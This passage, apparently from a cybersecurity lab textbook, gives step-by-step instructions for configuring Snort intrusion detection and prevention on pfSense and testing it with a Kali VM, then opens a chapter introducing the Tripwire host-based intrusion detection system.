


Figure 5 – Snort rules

2.1. Click on ***Enable Snort VRT*** is selected

2.2. Enter the ***Snort Oinkmaster Code*** associated with your snort.org account

> **NOTE:** If you do not have a Snort account, click***Sign Up for a free Registered User Rules Account***. You may not have internet access on your VM, so navigate to this location on your host machine. Once taken to the sign up page, provide an email and password for your free Snort account. You can find your Oinkcode on the left-hand navigation bar, which can be copied/ pasted in the VM




Figure 6 – Snort oinkcode

2.3. Click on ***Enable Snort GPLv2***

2.4. Click on ***Enable ET Open***

2.5. Click on ***Enable OpenAppID***

2.6. Scroll down to the bottom of the page and click ***Save***

3. Select the ***Updates*** tab




Figure 7 – Snort updates page

3.1. Under the Update Your Rule Set section, click ***Update Rules***

3.2. This should take a few minutes to complete…



4. Click on the ***Snort Interfaces*** tab

    4.1. Click ***Add*** and make the following changes to allow Snort to monitor the ISP interface




Figure 8 – Setup the interface settings

Option	Value
Interface	ISP (em0)
Description	Snort enabled on WAN interface
Send Alerts to System Log	Selected (checked/enabled)

4.1.1. Scroll to the bottom and click ***Save***

4.1.2. Select ***ISP Categories*** and make the following changes




Figure 9 – ISP categories

4.1.2.1. Click on ***Use IPS Policy***

4.1.2.2. In the IPS Policy Selection drop-down menu, choose ***Balanced***

4.1.2.3. Under Select the rulesets Snort will load at startup, click ***Select All*** and then ***Save***




Figure 10 – ISP rulesets

4.2. Repeat the above (Step 4.1) and install/configure Snort on pfSense's Management interface

5. Return the ***Snort Interfaces*** tab and select ***Start*** next to ISP (em0) and MANAGEMENT (em1)




Figure 11 – Starting Snort service on pfSense interfaces

Phase III – Testing Snort's IDS

Once it starts, you will see a green check mark. MAKE SURE SNORT IS RUNNING before moving on! This textbook section will focus on testing our system (although not necessarily attacking it). It is essential to note that we are not testing the software itself, but rather the rules that govern it.

1. To simulate a malicious intruder breaching your network, place a Kali Linux VM within the Management LAN

> **NOTE:** Ensure it receives an IP address from the pfSense DHCP server!




Figure 12 – Adding a Kali box to the Management subnet

2. In the pfSense GUI, navigate to ***Services–>Snort–>Alerts***

   2.1. In the Interface to Inspect drop-down menu, select ***MANAGEMENT (em1)***

   2.2. Select ***Auto-refresh view*** and click ***Save***

   2.3. You should see log entries below warning you of a potential security breach due to the "Kali Linux" hostname found in its DHCP requests. Due to Kali's multitude of pre-installed penetration software tools, it should be concerning to see it suddenly appear on your network if you know it shouldn't be there

NOTE: Your pfSense server might run low on RAM and will turn off the Snort monitoring. If this happens, unplug the cable to your Linux machine and restart the Snort monitoring for the management interface. Once it is running (green arrow) then, plug the Linux machine in. It should get the alerts before it turns off again.




Figure 13 – Snort IDS alerts

Phase IV – Intrusion Prevention System

By adjusting a few rules, we can turn our Intrusion Detection System into an Intrusion Prevention System.

1. In the pfSense GUI, navigate to ***Services–>Snort–>Interfaces***

    1.1. Next to Management, under Actions, select ***Edit***




Figure 14 – Changing from IDS to an IPS

1.2. Scroll down to Block Settings and select ***Block Offenders***




Figure 15 – Blocking sites

1.3. ***Save*** this configuration change and return to the***Snort Interfaces*** list

2. ***Restart*** Snort on the Management interface

3. Now, Snort will block machines from communication with the network once they are identified as threats

4. Disconnect the cable from your Kali VM, wait for the green arrow to indicate the Management interface is running, then reconnect the network cable for the Kali VM

> **NOTE:** The Kali VM connection may not be blocked depending on your RAM, but the alert will appear.

End of Lab

Deliverables

4 screenshots are needed to earn credit for this exercise:

- Screenshot of GNS3 Working environment once everything works
- Screenshot of the pfSense GUI page after signing in
- Screenshot of alert notifications through Snort
- Screenshot of blocking notifications through Snort

Homeworks

Assignment 1 – Add a new interface and ICMP-detected rule

- Add the LAN interface to Snort
- Add a snort rule creating an alert if ICMP from the new network is detected
- **RECOMMENDED GRADING CRITERIA:**
    - Screenshot of GNS3 environment
    - Screenshot of ICMP Detected from Snort Alerts Log

CHAPTER 37

System Hardening - Tripwire HIDS

JACOB CHRISTENSEN AND BERNARD CORREA

Tripwire is a Host-based Intrusion Detection System (HIDS) that can monitor for unauthorized file and directory modification on local systems. By recording specific aspects of a file (such as its hash, timestamp of last modification, and permissions), Tripwire will create an encrypted database to use as a baseline reference when cross-checking files for changes. If any discrepancies are found, this program will generate a report of its findings and alert the administrator.

In this chapter, you will learn how to integrate Tripwire on a stand-alone Ubuntu server environment, set up custom rulesets, monitor for intrusion attempts, and finally automate the process with scheduled scans. In the context of cybersecurity, Tripwire should be considered a last line of defense in a well-layered security environment. It is intended to work in unison with other security measures such as firewalls and backup servers. Remember, HID systems can only alert to suspicious activity, they cannot prevent damage from taking place.

Estimated time for completion: 50 minutes

LEARNING OBJECTIVES

- Successfully install Tripwire and Postfix
- Modify and integrate Tripwire configuration on a Linux Host
- Write policy files to protect critical systems
- Detect modifications to critical systems
- Automate timed scans using Crond

PREREQUISITES

- Chapter 7-Create a Linux Server

DELIVERABLES

- Screenshot of Tripwire database
- Screenshot of Tripwire scan showing no errors
- Screenshot of Tripwire scan working showing a policy violation

- Screenshot of crontab with scheduled Tripwire job

RESOURCES

- Tripwire is a very well documented program. If you are interested in learning more about it beyond what this lab offers, consider looking through its man pages. This is also a good resource to use for troubleshooting!
    - twintro Linux man page – https://linux.die.net/man/8/twintro
    - twfiles Linux man page – https://linux.die.net/man/5/twfiles
    - tripwire Linux man page – https://linux.die.net/man/8/tripwire
    - twpolicy Linux man page – https://linux.die.net/man/4/twpolicy
    - twadmin Linux man page – https://linux.die.net/man/8/twadmin
    - twconfig Linux man page – https://linux.die.net/man/4/twconfig
